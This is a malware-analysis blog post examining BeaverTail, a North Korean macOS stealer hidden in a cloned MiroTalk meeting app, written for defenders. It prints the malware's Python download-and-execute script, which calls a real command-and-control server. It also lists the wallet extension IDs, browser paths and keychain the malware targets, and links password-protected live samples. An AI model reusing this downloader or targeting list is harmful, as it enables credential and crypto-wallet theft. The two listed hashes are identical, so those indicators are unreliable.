This Meeting Should Have Been an Email

Archived: 2026-04-05 14:05:52 UTC

This Meeting Should Have Been an Email

A DPRK stealer, dubbed BeaverTail, targets users via a trojanized meeting app

by: Patrick Wardle / July 15, 2024

📝 👾 Want to play along?

As “Sharing is Caring” I’ve uploaded samples of the malware(s) discussed in this blog post:

- BeaverTail.zip
- InvisibleFerret


The password for both is: infect3d

...please though, don't infect yourself! 🙈

Background

New Mac malware on Monday …yay? Earlier today, malwrhunterteam tweeted the following:

As the disk image, (`MiroTalk.dmg`), is currently undetected by any of the AV engines on VirusTotal, I decided to dig into this sample.




The malicious disk image is currently undetected by any of the AV engines on VirusTotal

In this blog post we’ll start with the disk image and then walk through a fairly comprehensive analysis of the malicious application it contains. This will reveal its capabilities as well as provide attributions to North Korean (DPRK) hackers …and in fact tie it an (older?) JavaScript variant. We’ll also show how our free open-source tools, such as BlockBlock and LuLu can help thwart this threat, even with no a priori knowledge of it!

Infection Vector?

In their posting, malwrhunterteam has kind enough to provide a hash and as this file is on VirusTotal we can grab it for our own analysis purposes.

First, though, were did it come from? Poking around on VirusTotal we see that the disk image was spotted in the wild ("ITW") at `https://mirotalk.net/app/MiroTalk.dmg`



ITW Urls (1)

Scanned	Detections	Status	URL
2024-07-12	0 / 94	200	https://mirotalk.net/app/MiroTalk.dmg

The malicious disk image was hosted on mirotalk.net

This site is currently offline:

```
% nslookup mirotalk.net
Server:     1.1.1.1
Address:    1.1.1.1#53

** server can't find mirotalk.net: NXDOMAIN
```

However, looking at Google's cache we can see its a clone of the legitimate Miro Talk site, `https://meet.no42.org`.

Miro Talk is a legitimate application that provides "free browser-based real-time video calls", that allows your to "start your next video call with a single click. No download, plug-in, or login is required"

It's common for DPRK hackers to target their victims by posing as job hunters. A recent write up, titled, "Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors" published by Palo Alto Network's Unit42 research group provides one such (likely DPRK) campaign. And in fact it appears the malware we're covering today is directly related to this campaign!


If I had to guess, the DPRK hackers likely approached their potential victims, requesting that they join a hiring meeting, by download and executing the (infected version of) `Miro Talk` hosted on `mirotalk.net`. (Yes, even the cloned site states, that you can *"start your next video call with a single click. No download, … is required."* but I guess, who reads the fine print?).

Static Analysis of `MiroTalk.dmg` & `MiroTalk.app`

After downloading `MiroTalk.dmg` we can mount it and take a peek at its contents:


```
hdiutil attach -noverify ~/Downloads/MiroTalk.dmg
/dev/disk8              GUID_partition_scheme
```

```
/dev/disk8s1            Apple_HFS                       /Volumes/MiroTalk
```



The malicious disk image contains a single application

First, we note that the application is not signed:




The application is not signed

…this means that macOS (Gatekeeper) will block its execution, unless the user control-clicks and selects “Open” and ignores the warning.

The application’s executable binary, is named `Jami` and is a 64-bit Intel Mach-O executable:

```
% file /Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami
/Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami: Mach-O 64-bit executable x86_64
```

It also is currently undetected on VirusTotal:



The application is not signed

Extracting embedded symbols (via `nm`) and strings reveal its likely capabilities:

```
% nm /Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami | c++filt
...
0000000100007100 T MainFunc::fileUpload()
00000001000080e0 T MainFunc::pDownFinished()
0000000100007b70 T MainFunc::upLDBFinished()
...
0000000100004f10 T MainFunc::setBaseBrowserUrl()
0000000100008810 T MainFunc::clientDownFinished()
0000000100007900 T MainFunc::run()
0000000100004f00 T MainFunc::MainFunc(QObject*)

% strings /Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami
http://95.164.17.24:1224
nkbihfbeogaeaoehlefnkodbefgpgknn
ejbalbakoplchlghecdalmeeeajnimhm
fhbohimaelbohpjbbldcngcnapndodjp
hnfanknocfeofbddgcijnmhnfnkdnaad
ibnejdfjmmkpcnlpebklmnkoeoihofec
bfnaelmomeimhlpmgjnjophhpkkoljpa
...
C:\Users
/home
/Users
/AppData/Local/Google/Chrome/User Data
```

```
/Library/Application Support/Google/Chrome
/AppData/Local/BraveSoftware/Brave-Browser/User Data
/Library/Application Support/BraveSoftware/Brave-Browser
/AppData/Roaming/Opera Software/Opera Stable
...
/Library/Keychains/login.keychain-db

/uploads
Upload LDB Finshed!!!
/pdown
/client/99
Download Python Success!
--directory
/.pyp/python.exe
Download Client Success!
```

Specifically from the symbol's output we see methods names (`fileUpload` , `pDownFinished` , `run`) that reveal likely exfiltration and download & execute capabilities. (Note to demangle embedded symbols we pipe `nm` 's output through `c++filt`).

And from embedded strings we see both the address of the likely command & control server, `95.164.17.24:1224` and also hints as to the type of information the malware collect for exfiltration. Specifically browser extension IDs of popular crypto-currency wallets, paths to user browsers' data, and the macOS keychain. Other strings are related to the download and execution of additional payloads which appear to malicious python scripts.

Other symbols and strings reveal that the application was packaged up via the Qt/QMake framework. For example, a string in the app's `Info.plist` file states: *"This file was generated by Qt/QMake"*.

Qt/QMake is used to create cross-platform applications. Based on strings in the binary (e.g. "C:\Users") its easy to see this though we're looking at version of the malware compiled for macOS, the malicious code is cross platform.


If we load the `/Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami` into a disassembler we see the embedded strings referenced in methods that are aptly named. For example the `setBaseBrowserUrl` method references strings relates to browser paths:

```
1int setBaseBrowserUrl(int arg0) {
2    ...
3    var_20 = QString::fromAscii_helper("/Library/Application Support/Google/Chrome", 0x2a);
```

Dynamic Analysis of `MiroTalk.app`

Let's now run the application in a virtual machine.

At first, nothing appears amiss:



The application displays an (expected?) user interface

But a file monitor shows that `Jami` is rather busy, for example attempting to read the user's keychain:

```
# ./FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter Jami
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Library/Keychains/login.keychain-db",
    "process" : {
        "pid" : 923,
        "name" : "Jami",
        "path" : "/Volumes/MiroTalk/MiroTalk.app/Contents/MacOS/Jami",
        "architecture" : "Intel",
```

```
        ...
    }
  }
}
```

Also in a debugger, it helpfully displays the files it will (if present) exfiltrate:

```
("/Users/Shared/Library/Keychains/login.keychain-db", "/Users/Shared/Library/Application Support/Google/Chrome/
```

It then attempts to exfiltrate these to its command & control server (`95.164.17.24` on port `1224`). However, this appears to fail, as noted in the debugger output:

```
Jami[923:32727] Error:  QNetworkReply::TimeoutError
```

Also it appears that the 2nd-stage payloads, for example the one that is retrieved via the request to `client/99` are failing, though the error message provides information as to the file that was originally served up (`main99.py`)


```
 <!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Error: UNKNOWN: unknown error, open &#39;D:\server\backend server\assets\client\main99.py&#39;</pre>
</body>
</html>
```

However, if we return back to the embedded strings, recall the API endpoints the malware attempts to communicate with (to both upload and download files) include `uploads` , `pdown` and `/client/99` . If you read the Palo Alto Networks report (and you really should!), we find the same API endpoints mentioned!

At that time, the PANW researchers noted the malware they dubbed `BeaverTail` (that was communicating with these same endpoints) was “JavaScript-based”. It seems the the DPRK hackers have now created a native-version of the malware, which is what we’re looking at today.

There are many other overlaps and specific similarities between the JavaScript variant of `BeaverTail` and the native (QT) variant we're looking at today. For example, both go after the same cryto currency wallets.

Recall also that malwrhunterteam noted that the command & control server, (`95.164.17.24`) is a known DPRK server. If query it via VirusTotal we find information about the files it was hosting:



Files hosted on the malware's command & control server

.

Though some are not longer available, others were scanned by VirusTotal including `client/5346`, which turns out to be a simple cross-platform `Python` downloader (and executor):

```
 1import base64,platform,os,subprocess,sys
 2try:import requests
 3except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests
 4
 5sType = "5346"
 6gType = "root"
 7ot = platform.system()
 8home = os.path.expanduser("~")
 9#host1 = "10.10.51.212"
10host1 = "95.164.17.24"
11host2 = f'http://{host1}:1224'
12pd = os.path.join(home, ".n2")
13ap = pd + "/pay"
14def download_payload():
15    if os.path.exists(ap):
16        try:os.remove(ap)
17        except OSError:return True
18    try:
19        if not os.path.exists(pd):os.makedirs(pd)
20    except:pass
21
22    try:
23        if ot=="Darwin":
24            # aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
25            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
```


```
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subpr
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

ap = pd + "/bow"

def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subpr
    else:subprocess.Popen([sys.executable, ap])
```

Others, such as `payload/5346` are appear to be fully-featured cross-platform Python backdoor dubbed by the `PANW` researchers as `InvisibleFerret`. This again ties the malware looking at today to their previous analysis as they noted the (JavaScript variant of) `BeaverTail` *"retrieves additional malware as its second-stage payload. This payload is a cross-platform backdoor we have named InvisibleFerret."*

Detection


The North Korean hackers are a wily bunch and are quite adept at hacking macOS targets, even though their technique often rely on social engineering (and thus from a technical point of view are rather unimpressive).

Let's end by looking at how Objective-See's tools can help thwart this latest DPRK malware. First, if you're running BlockBlock in *"Notarization Mode"* it will block the execution of any non notarized item from the Internet, even if the user side-stepped macOS's alert (via the control-click/open):



BlockBlock will block the malware, as its not notarized

And of course LuLu will alert you when `BeaverTail` attempts to connect to its command & control server to exfiltrate the collected data and/or download additional payloads:



LuLu intercepts the malware's authorized network communications

…hooray for free, open-source security tools! 😇

And if you're looking for some IoCs here are a few:

- MiroTalk.dmg SHA-256: `0F5F0A3AC843DF675168F82021C24180EA22F764F87F82F9F77FE8F0BA0B7132`
- Jami: SHA-256 `0F5F0A3AC843DF675168F82021C24180EA22F764F87F82F9F77FE8F0BA0B7132`

- Command & Control Server: `95.164.17.24`

Conclusion

Today, we analyzed what turned out to be a new (now native) variant of the `DPRK` malware known as `BeaverTail`.

Masquerading as `MiroTalk`, this variant, (like the other non-native variants) steals information from victims machines as well as download and executes additional Python-based payloads such as `InvisibleFerret`.

Thank you for reading, stay safe out there, and yes, go ahead an use this as yet another reason why most meetings should instead be emails!
